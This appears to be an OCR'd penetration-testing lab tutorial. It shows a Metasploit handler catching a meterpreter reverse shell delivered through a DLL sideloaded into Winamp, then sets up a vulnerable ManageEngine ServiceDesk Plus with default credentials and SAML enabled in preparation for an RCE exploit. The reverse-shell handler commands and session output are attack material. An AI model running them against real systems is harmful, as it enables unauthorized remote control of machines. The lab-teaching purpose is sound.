
```
-R
Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Then on the target system, start Winamp.

DLL Sideloaded is one of the oldest exploitation techniques but also very well effective as the recent 3CX hacking attack proves.



This will successfully give us a meterpreter session as shown below.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.166
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.166:49878) at 2023-04-20 22:49:08 -0400
```

```
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```


In most of the cases in Real World, the sideloaded application process and the sideloaded DLL are present in the same folder. DLL Sideloaded is mainly used for privilege escalation, lateral movement and setting up persistent access. In some cases, this is also used for Defense Evasion.

Installing and Configuring vulnerable Zoho target and linux kernel

INSTALLATIONS

1. Installing and Configuring vulnerable Zoho Service Desk

The download information of ManageEngine Service Desk is given in our Downloads section. Download and click on the executable. This installation starts as shown below.



Select “Standard Edition” and click on “Next”.

ManageEngine ServiceDesk Plus

ServiceDesk Plus Edition

Select the Edition to install

☒ Standard Edition

HelpDesk with Knowledge base and SLA.
 'Project Management' and 'Change Management' add-ons are available during trial period.

☐ Professional Edition

Helpdesk with Knowledge base, SLA, Asset and Software License Management.
 'Project Management' and 'Change Management' add-ons are available during trial period. The 30 days Trial version will allow 5 technician login with 200 nodes.

☐ Enterprise Edition

Helpdesk with Knowledge base, SLA, Asset and Software License Management, Service Catalog, Project Management and ITIL compliant Problem and Change Management. The 30 days Trial version will allow 5 technician login with 200 nodes.

InstallShield

< Back

Next >

Cancel

Select “Free Version” and click on “Next”.

ManageEngine ServiceDesk Plus

Version Selection Panel
Select the Version to install

☐ Trial (30 days trial)

Installing ServiceDesk Plus Standard Edition (30 days trial) allows 2 Technicians.

☒ Free Version (Never expires)

Installing ServiceDesk Plus Standard Edition allows five Technicians for unlimited period.

InstallShield

< Back Next > Cancel

Select “Skip”.

ManageEngine ServiceDesk Plus

Registration for Technical Support (Optional)
Enter Your Details below

Name

Email Address

Phone




Company Name

Country: -Select-

By clicking 'Next', you agree to our [Privacy Policy](#).

< Back Next > Skip

The installation will progress. Wait until the Server starts.




To successfully exploit the vulnerability, the target needs to have Single Sign-ON (SSO) enabled on the target system (SAML enable). Get a Mock SAML from the link given in our Downloads Section.

Copy the content of the certificate, paste it in a text document and save it with any name but with .crt extension. Also note the SSO URL.

```
New Text Document (2).txt - Notepad
File Edit Format View Help
-----BEGIN CERTIFICATE-----
MIIC4jCCACoCCQC33wnybT5QZDANBgkqhkiG9w0BAQsFADAYMQswCQYDVQQGEwJV
SzEPMA0GA1UECgwGQm94eUhRMRIwEAYDVQQDDA1Nb2NrIFNBTUwwIBcNMjI4
MjE0NjM4WhgPMzAyMTA3MDEyMTQ2MzhaMDIxMzA1BgNVBAYTA1VLMQ8wDQYDVQQK
DAZCb3h5SFExEjAQBgNVBAMMCU1vY2sgU0FNTDCCASIwDQYJKoZIhvcNAQEBBQAD
ggEPADCCAQoCggEBALGfYettMsct1T6tVUwTudNjH5Pnb9GGnkXi9Zw/e6x45DD0
RuRONbF1J2T4RjAE/uG+AjXxXQ8o2SZfb9+GgmCHuTJFNgHoZ1nFVXCmb/Hg8Hpd
4vOAGXndixaRe0iq3EH5XvpMjmkJ3+8+9VYMzMZOjkgQtAq036eAFFfNKX7dTj3V
pwLkvz6/KFCq80AwY+AUi4eZm5J57D31GzjHwfjH9WTeX0MyndmnNB1qV75qQR3b
2/W5sGHRv+9AarggJkF+ptUkXoLtVA51wcfYm6hILptpde5FQC8RWY1YrswBWAEZ
NfyrR4JeSweE1NHg4NVOs4TwGjOPwWGqzTfgTlECAwEAATANBgkqhkiG9w0BAQsF
AAOCAQEAAAYRlYflSXAWoZpFfwNiCQVE5d9zZ0DPzNdWhAybXcTyMf0z5mDf6FWBW
5Gyoi9u3EMEDnzLcJNkwJAAC39Apa4I2/tml+Jy29dk8bTyX6m93ngmCgdLh5Za4
khuU3AM3L63g7VexCu07kwkjh/+LqdcIXsVG06XDFu2Q0s1Xpe9zIzLpwm/RNYeX
UjbsJ5ce/jekpAw7qyVVL4x0yh8AtUW1ek3wIw1MJvEgEPt0d16oshWJpoS10T8L
r/22SvYEo3EmSGdTVGgk3x3s+A0qWAqTcyjr7Q4s/GKYRFfomGwz0TZ4Iw1ZN99M
m0eo2US1SRTV17QHRTuiusThHpLKQQ==
-----END CERTIFICATE-----
```

Once you finish doing this, go to the web interface of Service Desk Plus. Note that it runs on port 8080.



Log in using the default credentials (administrator:administrator).

The screenshot shows the ServiceDesk Plus web interface. The browser address bar displays `192.168.40.150:8080/HomePage.do?view_type=my_view`. The page features a top navigation bar with the ServiceDesk Plus logo and a navigation menu including Home, Dashboard, Request, and Archived. A security advisory banner is visible, stating: "[Security Advisory] Critical Pre-Auth RCE issue discovered in ServiceDesk Plus". Below this, there are buttons for "Get Free License", "Get Quote", "Evaluator's Zone", and "Close". The main dashboard area includes sections for "My View", "Scheduler", "Backup Approver", and "Resource Management". A "My Summary" and "My Tasks()" section is also present, with a "Show All" button. The bottom navigation bar includes "Chats", "Technician", and "Groups".

Scroll down until you see "Users & permissions" and click on "SAML Single Sign ON".

The screenshot shows the ServiceDesk Plus Admin Settings page. The browser address bar displays `192.168.40.150:8080/app#/admin`. The page features a top navigation bar with the ServiceDesk Plus logo and a navigation menu including UEM Products, Advanced Analytics, ADManager Plus, PMP, KMP, Site24x7, OpManager, AD Self Service, and Zoho Creator App. The main content area is titled "Admin Settings" and includes a search bar. The "Users & Permission" section is highlighted, showing a list of roles and permissions: Roles | Users | Technicians | User Groups | Support Groups | Group Roles | Active Directory | SAML Single Sign On | LDAP | Privacy Settings. The "SAML Single Sign On" link is highlighted with a red box. The bottom navigation bar includes "Chats", "Technician", and "Groups".

Scroll down until you get to Login URL field.

← → ↻ 192.168.40.150:8080/SetUpWizard.do?forwardTo=Saml ☆

Search...

Users & Permission - SAML Single Sign On < Previous Next >

[Troubleshoot]

Configuration History

Enable SAML Single Sign-On ? ☐ Disabled

Collapse the login form by default ☐ Disabled

Service Provider Details

i Use these details for integrating with your IdP.

Entity ID	ME_396a9ca0-faad-4c75-91c2-3893e29fd4cf
Assertion Consumer URL	http://DESKTOP-PRLKILM:8080/SamlResponseServlet

Chats Technician Groups Zia

← → ↻ 192.168.40.150:8080/SetUpWizard.do?forwardTo=Saml ☆

Support Groups

Group Roles

Active Directory

SAML Single Sign On

LDAP

Privacy Settings

Mail Server Settings

Customization

Templates & Forms

Automation

Discovery

User Survey

i Use these details for integrating with your IdP.

Entity ID	ME_396a9ca0-faad-4c75-91c2-3893e29fd4cf
Assertion Consumer URL	http://DESKTOP-PRLKILM:8080/SamlResponseServlet
Single Logout Service URL	http://DESKTOP-PRLKILM:8080/SamlLogoutResponseServlet
SP Certificate File	sdp_public.cer
SP Metadata File	metadata.xml

Configure Identity Provider Details

Chats Technician Groups Zia

Remember the SSO URL I told you to take note. Paste it in the “Login URL” field. Set the Name ID Format and Algorithm to “unspecified” and “RSA_SHA1” respectively.

Discovery

User Survey

General Settings

Apps & Add-ons

Developer Space

Zia

Configure Identity Provider Details

Provide SAML IdP details. Make sure you collect Login URL, Logout URL, Algorithm and Certificate from the IdP.

* Login URL:

Logout URL:

* Name ID Format:

* Algorithm:

* Certificate:

File format: .cer, .crt, .pem, No file selected

Chats Technician Groups Zia

Browse and select the certificate file we saved earlier.

Discovery

User Survey

General Settings

Apps & Add-ons

Developer Space

Zia

Configure Identity Provider Details

Provide SAML IdP details. Make sure you collect Login URL, Logout URL, Algorithm and Certificate from the IdP.

* Login URL:

Logout URL:

* Name ID Format:

* Algorithm:

* Certificate:

File format: .cer, .crt, .pem, C:\fakepath\cert.cer

Chats Technician Groups Zia

Scroll down and down until you get “Save” option and then click on it.

“We’re all going to have to change how we think about data protection.”
— Elizabeth Denham

← → ↻ 192.168.40.150:8080/SetUpWizard.do?forwardTo=Saml ☆ ☑ ⬇ 📁 ☰

Additional Claims

ⓘ When dynamic user addition is enabled, this configuration will be used to complete new user profiles for SAML logins. Provide attribute names for the IDP to send the value for the corresponding application field and enable the fields that need to be imported. For example, if the IDP sends **user.mail** as **EmailAddress** then enter **EmailAddress** as the value for **Primary Email**. Note that this configuration will not be used to update existing profiles.

Default Fields

☑ Login Name * ☐ Domain Name

☐ Display Name ☐ First Name

☐ Middle ☐ Last

☐ Job title ☐ Department Name

☐ Site

User Defined Fields

ⓘ Requester additional fields are not configured yet ("Date/Time" and "Multi Line" fields are not supported). [Configure Now](#)

Enterprise Service Management

Chats Technician Groups

Good. Now scroll up and up and toggle the switch to enable SAML Single Sign ON (SSO).

The screenshot shows the ServiceDesk Plus web interface. At the top, there's a navigation bar with 'ServiceDesk Plus' and links to 'Home' and 'Dashboard'. A security advisory banner is visible. Below the navigation bar, there's a sidebar with a search bar and a list of menu items: 'Service Desk Configuration', 'Users & Permission', 'Roles', 'Users', 'Technicians', 'User Groups', and 'Support Groups'. The main content area is titled 'Users & Permission - SAML Single Sign On'. It features a green notification box stating 'SAML enabled successfully'. 